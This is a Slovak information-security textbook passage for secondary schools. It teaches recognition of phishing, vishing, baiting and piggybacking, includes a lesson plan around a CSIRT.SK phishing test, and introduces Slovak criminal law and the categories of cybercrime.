
Obrázok 18.9

Príklad podvodnej e-mailovej správy, ktorá obsahuje odkaz.

Podvodné e-mailové správy môžu obsahovať **text, ktorý je príliš dobrý na to**, aby sme mu **verili**. Príkladom takejto podvodnej e-mailovej správy môže byť správa obsahujúca informáciu o výhre v lotérii, o kupón na 90% zľavu v danom e-shope a pod. Na Obrázku 18.10 môžeme vidieť príklad podvodnej e-mailovej správy, ktorá ponúka zľavový kupón.



Podvodné e-mailové správy môžu tiež **obsahovať škodlivú prílohu**. Je potrebné sa vyhnúť sťahovaniu príloh od neznámych odosielateľov. Vždy existuje riziko stiahnutia škodlivého programu (malvéru) z príloh e-mailových správ. Používatelia by mali byť pozorní, najmä ak je e-mailová správa od neznámeho používateľa, resp. ide o známeho odosielateľa, ktorý nezvykne dané prílohy posilať. V dôsledku kontroly príloh u každého poskytovateľa e-mailových služieb, je takmer nemožné v súčasnej dobe poslať spustiteľný program (s príponou .exe, .com a pod.). Bohužiaľ, škodlivý program sa môže nachádzať aj v PDF súbore, obrázku alebo v docx dokumente. Podrobnejšie sa škodlivým programom venujeme v 10. kapitole. Na Obrázku 18.11 môžeme vidieť príklad podvodnej e-mailovej správy, ktorá obsahuje škodlivú prílohu.



Súčasne je potrebné dávať pozor na podvodné e-mailové správy s **obrázkom**, ktoré obsahujú odkaz (Obrázok 18.12). Po kliknutí na obrázku Vás presmeruje na podvodnú webovú stránku.



18.1.4 Iné formy sociálneho inžinierstva

Telefonické hovory sa rýchlo stávajú bežnými metódami sociálneho inžinierstva. Použitie telefonického rozhovoru za účelom získania informácií, resp. donútenia osoby vykonať inú

činnosť (napr. sa prihlásiť na konkrétnu webovú stránku), nazývame **vishing** [12]. Vishing predstavuje najinteraktívnejšiu metódu zo všetkých foriem sociálneho inžinierstva. Príkladom vishingu je telefonický hovor smerujúci na IT oddelenie, kde volajúci (sociálni inžinieri) predstiera svoju identitu a tvrdí, že je zamestnanec organizácie, ktorý si zabudol svoje prihlasovacie údaje. Podobne ako pri e-mailových formách sociálneho inžinierstva, ani pri phishingu neexistuje jeden univerzálny postup. Na zníženie rizika vishingu je možné použiť nasledujúce postupy:

- **overenie volajúceho** - je vhodné si overiť volajúceho pomocou informácií, ktoré by vedeli len legitímne osoby. Napríklad dátum narodenia legitímnej osoby, jej adresu, posledný vklad v banke a pod. Problémom je, že sociálni inžinieri mnohokrát v rámci útoku zhromažďujú čo najviac informácií o obeti. Vo väčšine prípadov sa stane, že tzv. kontrolné otázky smerujú k odpovediam, ktoré si mohol útočník vyhľadať na webových stránkach alebo sociálnych sieťach.
- **zrušenie hovoru a spätné volanie prostredníctvom legitímneho čísla** - častou argumentáciou sociálnych inžinierov je, že v rámci organizácie majú spoločné číslo, a preto sa im nie je možné dovolať. V danom prípade je potom dobré skúsiť zavolať na telefónne číslo organizácie, ktoré je dostupné na Internete, a overiť si, či spoločnosť takúto činnosť vykonáva.



Obrázok 18.13
Príklad baitingu [14].

Sociálni inžinieri využívajú skutočnosť, že človek je zvedavý tvor. Ak osobe ponúknete niečo lákavé za výmenu niekoľkých údajov, tak s tým osoba nemá problém. Túto formu sociálneho inžinierstva nazývame **baiting** [9]. Návnada môže mať mnohé formy. Príkladom môže byť bezplatné stiahnutie programov, resp. hudobných diel alebo filmov. Takýmto spôsobom môže útočník o osobe získať cenné údaje (napr. e-mailový účet). Mnohokrát vie útočník tiež získať heslo, ktoré osoba používa aj v iných službách. Iným príkladom je ponechanie USB flash kľúča, ktorý obsahuje škodlivý program na voľnom priestranstve (Obrázok 18.13). Obeť vezme dané zariadenie a zapojí ho do svojho zariadenia, aby zistila obsah daného USB flash kľúča. Takýmto spôsobom si môže stiahnuť škodlivý program. Reálnym príkladom je šírenie malvéru

pomocou torrentových služieb. V roku 2015 sa v priebehu mesiaca pomocou týchto služieb infikovalo 12 miliónov používateľov [13].

Iným príkladom formy sociálneho inžinierstva je **piggybacking** [15]. Táto forma sa vyznačuje tým, že neoprávnená osoba fyzicky nasleduje oprávnenú osobu do obmedzenej oblasti spoločnosti alebo systému. Príkladom môže byť situácia, kedy sociálny inžinier vyzve zamestnanca spoločnosti, aby podržal otvorené dvere, pretože si zabudol svoju prístupovú kartu alebo kľúče (Obrázok 18.14). Iným príkladom je situácia, kedy sociálny inžinier požiada zamestnanca, aby mu požičal svoj notebook na niekoľko minút, počas ktorých je sociálny inžinier schopný rýchlo nainštalovať škodlivý program (malvér).



Obrázok 18.14
Príklad piggybackingu [16].

18.2 Phishingový test

Phishingový test (Obrázok 18.15) [11] predstavuje jeden z možných spôsobov, ako osoby naučiť rozoznávať legitímne e-mailové správy od podvodných (napr. phishingu, spear phishingu). Phishingový test vládneho tímu na riešenie bezpečnostných incidentov [CSIRT.SK](https://www.csirt.sk/) poskytuje možnosť otestovať sa v odhaľovaní podvodných e-mailových správ, ktorých cieľom je získanie informácií, a často aj spustenie škodlivého programu na zariadení príjemcu takejto správy.



Obrázok 18.15
Ukážka otázky v rámci phishingového testu [11].

Phishingový test sa skladá zo 17 testovacích otázok. Úlohou študenta je rozhodnúť, či zobrazená e-mailová správa, ktorú prijal Chuck Norris (chucknorris@gmail.sk), je *legitímna alebo podvrhnutá útočníkom* (Obrázok 18.16).

Tento e-mail je:

Podvrhnutý


Legitímny

Obrázok 18.16
Možnosti, ktoré má používateľ pri phishingovom teste.

18.3 Sociálne inžinierstvo (metodika)

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ – KOGNITÍVNY		ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Vysvetliť podstatu sociálneho inžinierstva .		2
2	Vysvetliť podstatné znaky phishing-u .		2
3	Vysvetliť postupy pre odhalenie vishing-u .		2
4	Vysvetliť podstatu baiting-u .		2
5	Vysvetliť podstatu piggybacking-u .		2
6	Na phishingovom teste identifikovať podozrivú správu.		4

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY	
1	Prehlbovať postoj k rešpektovaniu rizík, ktoré sú spojené s využívaním IKT – budovať a prehľbovať uvedomenie si reálneho rizika.	

DIDAKTICKÝ PROBLÉM

Techniky sociálneho inžinierstva sa stávajú čoraz viac sofistikované, a absolvent strednej školy by sa mal vedieť chrániť pred týmto nebezpečím.

Hlavnou úlohou vyučovacej hodiny je upriamiť pozornosť žiakov na techniky sociálneho inžinierstva. Žiaci by mali dokázať **identifikovať podozrivé praktiky**.

MOTIVÁCIA (3 MIN.)



VM: Prípadová štúdia; SF: frontálna

Učiteľ navodí situáciu pomocou krátkeho príbehu, napr.: **včera mi prišiel mail z mojej banky, v ktorom sa hovorí, aby som potvrdil/potvrdila, kliknutím na link v tomto e-maile skutočnosť, že svoj bankový účet naozaj využívam. Uvedte, ako som podľa vás mal/mala postupovať? Podložte argumentmi svoj návrh.**

EXPOZÍCIA (20 MIN.)



VM: Brainstorming; SF: frontálna

- Učiteľ položí otázku – nastolí problém: **čo viete o sociálnom inžinierstve?**
- Učiteľ stanoví zapisovateľa, ktorý napr. na tabuľu zapíše všetky prezentované nápady, ktoré sú odpoveďou na nastolený problém.

FIXÁCIA (10 MIN.)



VM: kooperácia v dvojiciach; SF: skupinová

Realizácia phishingového testu.


DIAGNOSTIKA (5 MIN.)



Príklad otázok pre spätnú väzbu:

 OTÁZKA (SPRÁVNÁ ODPOVEĎ)	ODPOVEĎ
--	----------------

1	Sociálny inžinier sa pokúša prekonať firewall technickými prostriedkami: (b)	a) áno b) nie
2	So sociálnym inžinierom sa nikdy nestretnem osobne: (b)	a) áno b) nie

 OTÁZKA (SPRÁVNÁ ODPOVEĎ)		ODPOVEĎ
3	Sociálny inžinier posiela e-maily, aby získal informácie, ktoré ho zaujímajú: (a)	a) áno b) nie
4	Motiváciou sociálneho inžiniera môže byť skutočnosť, že to môže robiť. (a)	a) áno b) nie

ZHRNUTIE



NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)

1

Vysvetliť podstatu sociálneho inžinierstva.

(metódy, spôsoby a techniky, akými útočníci manipulujú s ľuďmi, za účelom dosiahnutia svojho cieľa)

2

Vysvetliť podstatné znaky phishing-u.

(správy, ktoré sa podobajú na reálne správy a vyvolávajú dojem naliehavosti alebo strachu; niektoré časti majú problematický obsah – je potrebné demonštrovať: e-mailová adresa odosielateľa, skutočný odkaz linky, formulácia, podozrivý obsah, ...)

3

Vysvetliť postupy pre odhalenie vishingu.

(overenie volajúceho, spätné volanie volajúceho)

4

Vysvetliť podstatu baiting-u.

(„podhodená“ istá odmena, podhodený USB kľúč)

5

Vysvetliť podstatu piggybacking-u.

(„nazeranie“ cez plece, použitie počítača zamestnanca)

6


Na phishingovom teste identifikovať podozrivú správu.

*(<https://www.csirt.gov.sk/>
<https://www.csirt.gov.sk/aktualne-7d7.html?id=80>)*

BIBLIOGRAFIA

- [1] ENISA. ENISA threat landscape 2017. *European Union Agency for Network and Information Security*. 2018.
- [2] MITNICK, Kevin D.; SIMON, William L. *The art of deception: Controlling the human element of security*. John Wiley & Sons, 2011.
- [3] ORIYANO, Sean-Philip. *CEH v8: Certified Ethical Hacker Version 8 Study Guide*. John Wiley & Sons, 2014.
- [4] CSFD – Film Podvodníci [online]. [cit. 2018-08-10]. Dostupné z: <https://www.csfd.cz/film/40602-svindliri/prehled/>
- [5] CSFD – Film Chyt' ma, ak to dokážeš [online]. [cit. 2018-08-10]. Dostupné z: <https://www.csfd.cz/film/8630-chyt-me-kdyz-to-dokazes/prehled/>
- [6] CSFD – Film Dannyho trinástka [online]. [cit. 2018-08-10]. Dostupné z: <https://www.csfd.cz/film/223268-dannyho-partaci-3/prehled/>
- [7] KOVACH, Steve. FBI: Russian hackers likely used a simple phishing email on a Yahoo employee to hack 500 million user accounts (YHOO, VZ) [online]. [cit. 2018-08-10]. Dostupné z: <https://www.pulselive.co.ke/bi/tech/tech-fbi-russian-hackers-likely-used-a-simple-phishing-email-on-a-yahoo-employee-to-hack-500-million-user-accounts-yhoo-vz-id6380434.html>
- [8] SANGER, David. U.S. Said to Find North Korea Ordered Cyberattack on Sony [online]. [cit. 2018-08-10]. Dostupné z: https://www.nytimes.com/2014/12/18/world/asia/us-links-north-korea-to-sony-hacking.html?_r=0
- [9] OZKAYA, Erdal. *Learn Social Engineering*, Packt Publishing. 2018.
- [10] CSIRT.SK - Phishing - Metodika na ochranu pred phishingom a inými e-mailovými hrozbami [online]. [cit. 2018-08-10]. Dostupné z: <https://www.csirt.gov.sk/doc/MetodikaPhishing.pdf>
- [11] CSIRT.SK [online]. [cit. 2018-08-10]. Dostupné z: <https://www.csirt.gov.sk/>
- [12] ORIYANO, Sean-Philip; SOLOMON, Micahel. G. *Hacker Techniques, Tools, and Incident Handling*, 3rd Edition. Jones & Bartlett Learning, 2018.
- [13] OSBORNE, Charlie. Torrent websites infect 12 million users a month with malware [online]. [cit. 2018-08-10]. Dostupné z: <https://www.zdnet.com/article/torrent-websites-infect-12-million-users-a-month-with-malware/>
- [14] Lost & Found USB Drives [online]. [cit. 2018-08-10]. Dostupné z: <https://community.spiceworks.com/topic/2037850-lost-found-usb-drives>

- [15] PATEL, Rahul Singh. Kali Linux Social Engineering, Packt Publishing. 2013.
- [16] Security Focus: Access Control Tailgating & Piggybacking [online]. [cit. 2018-08-10].
Dostupné z: <http://sunstates.sunstatessecurity.com/blog/security-focus-tailgating-piggybacking/>



INFORMAČNÁ BEZPEČNOSŤ (19. KAPITOLA)

PAVOL SOKOL, TATIANA VARADYOVÁ

OBSAH

19	Kybernetická kriminalita.....	487
19.1	Kybernetická kriminalita (študijný text).....	488
19.1.1	Trestné právo a trestný čin	488
19.1.2	Páchateľ trestného činu a trestná zodpovednosť.....	490
19.1.3	Kybernetická kriminalita	492
19.1.4	Trestné činy proti dôvernosti, integrite a dostupnosti počítačových údajov a systémov	494
19.1.5	Trestné činy týkajúce sa obsahu	497
19.1.6	Trestné činy súvisiace s porušením autorských a príbuzných práv	498
19.1.7	Iné počítačové trestné činy.....	500
19.1.8	Kyberšikana.....	503
19.2	Trestné právo (metodika)	505
19.3	Konkrétne trestné činy (metodika).....	510
	Bibliografia	515

19 KYBERNETICKÁ KRIMINALITA

autor textového materiálu: JUDr. RNDr. Pavol Sokol, PhD.

autor metodiky: Ing. Tatiana Varadyová, PhD.

čas: 2 vyučovacie hodiny (VH)

Spoločné ustanovenia pre vyučovacie hodiny celku

Spoločné ustanovenia metodiky vyučovacích hodín sú uvedené v Úvode k metodikám.

19.1 Kybernetická kriminalita (študijný text)

V rámci tejto časti sa venujeme problematike počítačovej, resp. kybernetickej bezpečnosti. Uvádame základné pojmy trestného práva, ako sú trestný čin, páchatel' trestného činu a trestná zodpovednosť. Podstatná časť kapitoly je venovaná jednotlivých trestným činom, ktoré je možné zaradiť k počítačovej, resp. kybernetickej kriminalite.

19.1.1 Trestné právo a trestný čin

Trestné právo je odvetvím verejného práva, pričom jeho účelom je chrániť práva a oprávnené záujmy fyzických osôb a právnických osôb, záujmy spoločnosti a ústavné zriadenie Slovenskej republiky. Súčasné trestné právo je systém právnych noriem (pravidiel správania sa). Tieto právne normy upravujú vznik, zmenu a zánik trestnoprávných vzťahov medzi páchatel'om trestného činu, alebo činu inak trestného, a štátom. Štát nimi sleduje ochranu spoločenských a individuálnych záujmov pred spoločensky najnebezpečnejšími útokmi. Pre lepšie pochopenie, trestné právo sa zameriava na také hrozby, resp. útoky, ktoré zasahujú najviac cenené hodnoty (napr. život, zdravie, slobodu, vlastnícke právo a pod.)

Trestnoprávna ochrana spočíva v tom, že trestné právo určuje, ktoré pre spoločnosť neprijateľné konania sú trestnými činmi, a zároveň ustanovuje tresty za ich spáchanie. Táto ochrana je ochranou **represívnou**, t. j. ochranou, ktorá nastupuje až po spáchaní trestného činu. Trestné právo má v spoločnosti aj funkciu **preventívnu**. Tá spočíva v hrozbe udelenia sankcie (trestu) za spáchanie trestného činu. Inými slovami sa snaží odradiť osoby, aby spáchali trestný čin (napr. krádež) tým, že určuje, aký trest za neho dostane, ak ho spácha.

Trestné právo je upravené v niekoľkých právnych predpisoch. Medzi najdôležitejšie zaraďujeme:

- zákon č. 300/2005 Z.z. **Trestný zákon** [1],
- zákon č. 301/2005 Z.z. **Trestný poriadok** [2] a
- **Dohovor Rady Európy o počítačovej kriminalite** [3].

Jedným z najdôležitejších pojmov v rámci trestného práva je pojem trestného činu. **Trestný čin** je podľa §8 Trestného zákona protiprávny čin, ktorého znaky sú uvedené v trestnom zákone, ak tento zákon neustanovuje inak. Príkladmi trestných činov sú krádež, podvod, porušovanie autorského práva a pod. Tu sa prejavuje zásada **žaden trestný čin bez zákona (nullum crimen sine lege)**, podľa ktorej nie je možné odsúdiť páchatel'a za trestný čin, ktorý nie je uvedený v trestnom zákone. Znaký uvedené v trestnom zákone nazývame **skutková podstata trestného činu**. Tieto znaky predstavujú:

- **subjekt** - kto môže spáchať trestný čin – pri väčšine trestných činov je uvedený každý, ale napr. trestný čin dezercie môže spáchať len vojak. Trestný čin krádeže môže spáchať ktokoľvek.
- **objekt** - čo je chránené trestným právom – napr. život, zdravie, súkromie, autorské práva. Pri trestnom čine krádeže je objektom ochrana vlastníckeho práva.

- **subjektívna stránka** - zavinenie páchatela – či daný trestný čin spáchal úmyselne alebo z nedbanlivosti. Pre trestný čin krádeže sa vyžaduje úmyselné konanie páchatela.
 - **úmysel** – znamená, že páchatel chcel porušiť alebo ohroziť objekt (napr. rozhodol sa poškodiť údaje na serveri a aj to urobil). Pod úmysel zaraďujeme aj situácie, keď páchatel vedel, že svojím konaním môže porušiť alebo ohroziť objekt, ale pre prípad, že to spraví, bol s tým uzrozmenný (napr. pri použití nástrojov na DDoS – distribuované odopretie služby (bližšie si o ňom povieme nižšie v texte), páchatel nevie, či sa mu podarí znefunkčniť svoj server, ale ak by sa mu to podarilo, je s tým uzrozmenný).
 - **nedbanlivosť** - páchatel vedel, že môže porušiť alebo ohroziť záujem chránený trestným právom, ale bez primeraných dôvodov sa spoliehal, že také porušenie alebo ohrozenie nespôsobí (napr. pri trestnom čine všeobecného ohrozenia - osoba prenáša v aute balík výbušniny. Táto osoba si je vedomá, že to prepravuje bez predpísaného balenia a týmto spôsobom môže ohroziť okolie. Spolieha sa na to, že daný balík výbušniny nevybuchne). K nedbanlivosti tiež zaraďujeme situácie, keď páchatel nevedel, že svojím konaním môže také porušenie alebo ohrozenie spôsobiť, hoci o tom vzhľadom na okolnosti a na svoje osobné pomery vedieť mal a mohol (napr. pri trestnom čine všeobecného ohrozenia - osoba dostane na prepravu balík s výbušninou. Osoba sa neopýta, čo prepravuje a či daná vec nepotrebuje špeciálne zaobchádzanie).
- **objektívna stránka** - samotnú činnosť, ktorú musí vykonať páchatel (napr. odcudziť cudziu vec, zachytiť sieťovú prevádzku a pod.)

Pomocou skutkovej podstaty trestného činu rozlišujeme jednotlivé trestné činy. Skutková podstata trestného činu predstavuje akúsi definíciu, ktorú daný skutok (to, čo páchatel vykonal) musí spĺňať. Úlohou vyšetrovateľa je hľadať podľa okolností daného prípadu, ktorá skutková podstata trestného činu vystihuje daný skutok. Ak ju nenájde, nemôže ísť o trestný čin.

Druhým znakom trestných činov je ich **protiprávnosť**. Aby sme mohli konanie považovať za protiprávne, páchatel trestného činu musí dosiahnuť **14. rok svojho veku** (deň 14. narodenín sa nezapočítava). Jedinú výnimku predstavuje trestný čin sexuálneho zneužívania podľa § 201 trestného zákona (15. rok veku). Súčasne osoba musí byť príčetná. Trestný zákon neobsahuje definíciu príčetnosti, ale myslí sa ňou schopnosť osoby rozpoznať protiprávnosť svojho konania a schopnosť ovládať svoje konanie.

Trestný čin je potrebné odlišovať od iných protiprávných konaní, ako sú napríklad priestupky a disciplinárne delikty zamestnancov alebo žiakov. Príkladom priestupku je prejdienie osoby cez prechod pre chodcov, ak svieti na svetelnej signalizácii červená. V tomto prípade nepôjde o trestný čin, keďže znaky daného správania nenájde v trestnom zákone, ale pôjde o priestupok, keďže dané správanie je upravené v predpisoch o premávke na pozemných komunikáciách. Podobne vyrušovanie na hodine je vo väčšine prípadov disciplinárny delikt. Ale v prípade vyslovenia nepravdivých údajov o vyučujúcom, resp. spolužiakoch, ktoré by mohlo spôsobiť problémy učiteľa v práci alebo narušiť rodinné vzťahy u spolužiakov, môže ísť o trestný čin ohovárania.

Trestný zákon vo svojej osobitnej časti uvádza za každý trestný čin hranice trestu odňatia slobody. Bližšie sa trestom budeme venovať v ďalšej kapitole. Podľa týchto hraníc rozdeľujeme trestné činy na:

- **prečiny** - *horná hranica* trestnej sadzby je *do 5 rokov* – napr. trestný čin porušovania autorských práv, krádež a pod. Väčšina trestných činov v rámci kyberkriminality patrí do tejto kategórie.
- **zločiny** - *horná hranica* trestnej sadzby je *nad 5 rokov* – napr. únos, zabitie, služba v cudzom vojsku a pod.
- **obzvlášť závažné zločiny** - *dolná hranica* trestnej sadzby je *nad 10 rokov* – napr. vražda, vojnová zrada, genocída a pod.

19.1.2 *Páchateľ trestného činu a trestná zodpovednosť*

Ten, kto spáchal trestný čin, je podľa trestného zákona označovaný za páchatela. Ak bol trestný čin spáchaný spoločným konaním dvoch alebo viacerých páchatelov, tak hovoríme o **spolupáchateľoch trestného činu**. Každý z nich zodpovedá, ako keby trestný čin spáchal sám. Trestný zákon pozná aj pojem účastníka na trestnom čine:

- **organizátor** – ten, kto *zosnoval* alebo *riadil* spáchanie trestného činu,
- **návodca** – ten, kto *naviedol iného* na spáchanie trestného činu,
- **objednávateľ** – ten, kto *požiadaval iného*, aby spáchal trestný čin, alebo
- **pomocník** – ten, kto *poskytol inému pomoc* na spáchanie trestného činu, najmä zadovážením prostriedkov, odstránením prekážok, radou, utvrdzovaním v predsavzatí, sľubom pomôcť po trestnom čine.

Spôsobilosť osoby zodpovedať za trestné činy nazývame **trestná zodpovednosť**. Čiastočne sme sa trestnej zodpovednosti venovali v predchádzajúcej kapitole. Kto môže trestne zodpovedať za konkrétny trestný čin je uvedený v osobitnej časti trestného zákona pri každom trestnom čine. Okrem toho trestne zodpovedná je len osoba, ktorá dovŕšila **14. rok svojho veku**, s výnimkou trestného činu sexuálneho zneužívania podľa § 201 trestného zákona. Vek spoločne s príčetnosťou predstavujú tie okolnosti, ktoré môžu vylúčiť trestnú zodpovednosť. Teda osoba, ktorá má 13 rokov, nebude trestne zodpovedná za trestný čin krádeže alebo porušovania autorského práva.

Zodpovednosť tiež znamená, že osoba bude znášať následky svojho konania. V rámci trestného práva sú za tieto následky udeľované sankcie. Trestný zákon rozlišuje tresty a ochranné opatrenia.

Trest podľa trestného zákona predstavuje ujmu na osobnej slobode, majetkových alebo iných právach odsúdeného, ktorú môže uložiť páchatelovi len súd podľa trestného zákona za spáchaný trestný čin. Tu sa prejavuje zásada **žaden trest bez zákona (nulla poena sine lege)**, podľa ktorej nie je možné odsúdenému udeliť iný trest, ako ten, ktorý je uvedený v trestnom zákone. Táto zásada je veľmi podobná zásade žaden trestný čin bez zákona (nullum crimen sine lege), ktorú sme uviedli vyššie. Na druhej strane **ochranné opatrenie** je ujma na osobnej slobode alebo majetku odsúdeného, alebo inej osoby, ktorú môže uložiť len súd, podľa trestného zákona

v záujme ochrany spoločnosti pred trestnými činmi alebo činmi inak trestnými. Príkladmi ochranných opatrení sú ochranné liečenie (napr. protialkoholické liečenie) alebo ochranná výchova. Za spáchané trestné činy môže súd uložiť páchateľovi, ktorý je fyzickou osobou, len tieto tresty:

- trest odňatia slobody,
- trest domáceho väzenia,
- trest povinnej práce,
- peňažný trest,
- trest prepadnutia majetku,
- trest prepadnutia veci,
- trest zákazu činnosti,
- trest zákazu pobytu,
- trest zákazu účasti na verejných podujatiach,
- trest straty čestných titulov a vyznamenaní,
- trest straty vojenskej a inej hodnosti a
- trest vyhostenia.

To, či osoba bola právoplatne odsúdená, a za aký trestný čin, sa vedie v tzv. **registri trestov**. Tento register vedie Generálna prokuratúra Slovenskej republiky. Z tohto registra je možné získať potvrdenie, či osoba bola alebo nebola právoplatne odsúdená. Toto potvrdenie nazývame **výpis z registra trestov**. Okrem výpisu z registra trestov existuje aj tzv. odpis z registra trestov. Vo výpise z registra trestov sa nenachádzajú odsúdenia za trestné činy, ktoré už boli zahladené. Naopak, v odpise z registra trestov sú vedené všetky odsúdenia dotýčnej osoby, vrátane tých zahladených.

Výpis z registra trestov je verejná listina a vydáva ho generálna prokuratúra na žiadosť:

- *fyzickej osobe*, ktorej sa týka a ktorej totožnosť musí byť overená, alebo
- *oprávneného zástupcu právnickej osoby*, ktorého oprávnenie a totožnosť musia byť overené.

Žiadosť o výpis z registra trestov (Obrázok 19.1) sa podáva na generálnej prokuratúre, na obciach, ktoré vedú matriku, na integrovaných obslužných miestach alebo na zastupiteľských úradoch Slovenskej republiky. Jeden z najrýchlejších spôsobov získania výpisu z registra trestov je využiť služby pobočky Slovenskej pošty, ktorá predstavuje integrované obslužné miesto. Vydanie výpisu z registra trestov je spoplatnené. Pri použití vlastnej eID karty je možné získať výpis z registra trestov prostredníctvom portálu slovensko.sk (bližšie sa danej problematike venujeme v 15. kapitole).

Žiadosti zasielajte na adresu: Register trestov GP SR, Kvetná 13, 814 23 Bratislava

ŽIADOSŤ O VÝPIS Z REGISTRA TRESTOV

Výpis z registra trestov sa vydáva osobe, ktorej sa žiadosť týka!

1

Miesto pre
koľkovú
známku

4,- €

Adresa žiadateľa:

Identifikačné údaje o osobe

1. Rodné priezvisko	4. Dátum narodenia	7. Rodné číslo	
2. Meno	5. Miesto narodenia	8. Pohlavie* Muž Žena	9. Štátne občianstvo
3. Terajšie priezvisko	6. Okres narodenia v SR alebo štát narodenia	10. Číslo obč. preukazu* / pasu*	
11. Prezývka (ak existuje)	11a. Trvalé bydlisko	Podpis žiadateľa	
12. Priezvisko otca	Odtlačok pečiatky orgánu prokuratúry, obce, zastupiteľského úradu SR, ktorý overil správnosť údajov v žiadosti. DÁTUM PODPIS zodpovedného pracovníka ZÁZNAM REGISTRA TRESTOV: <input type="checkbox"/> na druhej strane <input type="checkbox"/> v prílohe		
13. Meno otca			
14. Rodné priezvisko matky			
15. Meno matky			
16. Priezvisko matky			

Obrázok 19-19.1
Ukážka žiadosti o výpis z registra trestov [4].

Výpis z registra trestov najčastejšie potrebujeme v situáciách, kedy je potrebné dokladovať našu bezúhonnosť. V prípade, ak by sme v registri trestov mali záznam, neboli by sme považovaní za bezúhonné osoby, čo by malo za následok obmedzené možnosti zamestnania v štátnej správe, v ozbrojených zložkách (polícia, vojsko), v školstve, v justícii (súdy). Súčasne potenciálny živnostník a štatutárny orgán obchodnej spoločnosti musí preukázať živnostenskému úradu, že nebol právoplatne odsúdený za hospodársky trestný čin. Dôsledkom vedenia záznamu v registri trestov by mohla byť aj strata dobrej povesti a vplyv na podnikanie alebo výkon činnosti danej osoby (napr. u podnikateľov, alebo u lekárov).

19.1.3 Kybernetická kriminalita

Súhrn trestných činov, ktoré spáchali, či už úmyselne, alebo z nedbanlivosti trestnoprávne zodpovední jedinci na istom mieste a za isté obdobie (v štáte spravidla za rok), nazývame kriminalita (z lat. crimen – zločin). Špecifickým druhom kriminality je **počítačová kriminalita**, ktorá zahŕňa trestné činy páchané na počítačoch a počítačových systémoch alebo trestné činy páchané prostredníctvom nich. Najširší pojem predstavuje **kybernetická kriminalita** (kyberkriminalita), ktorá pokrýva trestné činy, ktoré sú páchané na počítačoch a počítačových systémoch alebo trestné činy páchané prostredníctvom nich s podmienkou, že sa dejú vo virtuálnom prostredí, v kyberpriestore.

Kybernetickú kriminalitu môžeme rozdeliť do 2 základných skupín [5]:

- trestné činy, pri ktorých počítač, program, údaj, informačný systém predstavujú **nástroje** na páchanie trestnej činnosti páchatelia,
- trestné činy, pri ktorých počítač, program, údaj, informačný systém sú **cieľom** trestnej činnosti páchatelia

Medzi trestné činy patriace k **priamej kyberkriminalite** zaraďujeme:

- **krádež** (§ 212 trestného zákona),
- **neoprávnené užívanie cudzej veci** (§215 trestného zákona),
- **podvod** (§221 trestného zákona),
- **poškodzovanie cudzej veci** (§245 trestného zákona),
- **porušovanie priemyselných práv** (§282 trestného zákona),
- **porušovanie autorského práva** (§283 trestného zákona),
- **neoprávnený prístup do počítačového systému** (§ 247 trestného zákona),
- **neoprávnený zásah do počítačového systému** (§247a trestného zákona),
- **neoprávnený zásah do počítačového údajov** (§247b trestného zákona) a
- **neoprávnené zachytávanie počítačových údajov** (§247c trestného zákona).

Medzi trestné činy patriace k **nepriamej kyberkriminalite** zaraďujeme:

- **porušovanie tajomstva prepravovaných správ** (§196 - § 198 trestného zákona)
- **poškodzovanie cudzej veci** (§245 trestného zákona)
- **neoprávnené podnikanie** (§251 trestného zákona)
- **neoprávnené nakladanie s osobným údajmi** (§374 trestného zákona)
- **výroba a držba prístupového zariadenia, hesla do počítačového systému alebo iných údajov** (§247d trestného zákona)

Dohovor Rady Európy o počítačovej kriminalite (Convention on Cybercrime) [3] rozdeľuje trestné činy do nasledujúcich kategórií, podľa ktorých budeme deliť trestné činy aj v tejto kapitole:

- 1) **Trestné činy proti dôvernosti, integrite a dostupnosti počítačových údajov a systémov** - nezákonný prístup, nezákonné zachytávanie údajov, zasahovanie do údajov, zasahovanie do systému, zneužitie zariadení,
- 2) **Počítačové trestné činy** - falšovanie počítačových údajov, počítačový podvod,
- 3) **Trestné činy súvisiace s obsahom** - trestné činy týkajúce sa detskej pornografie,
- 4) **Trestné činy súvisiace s porušením autorských a príbuzných práv.**

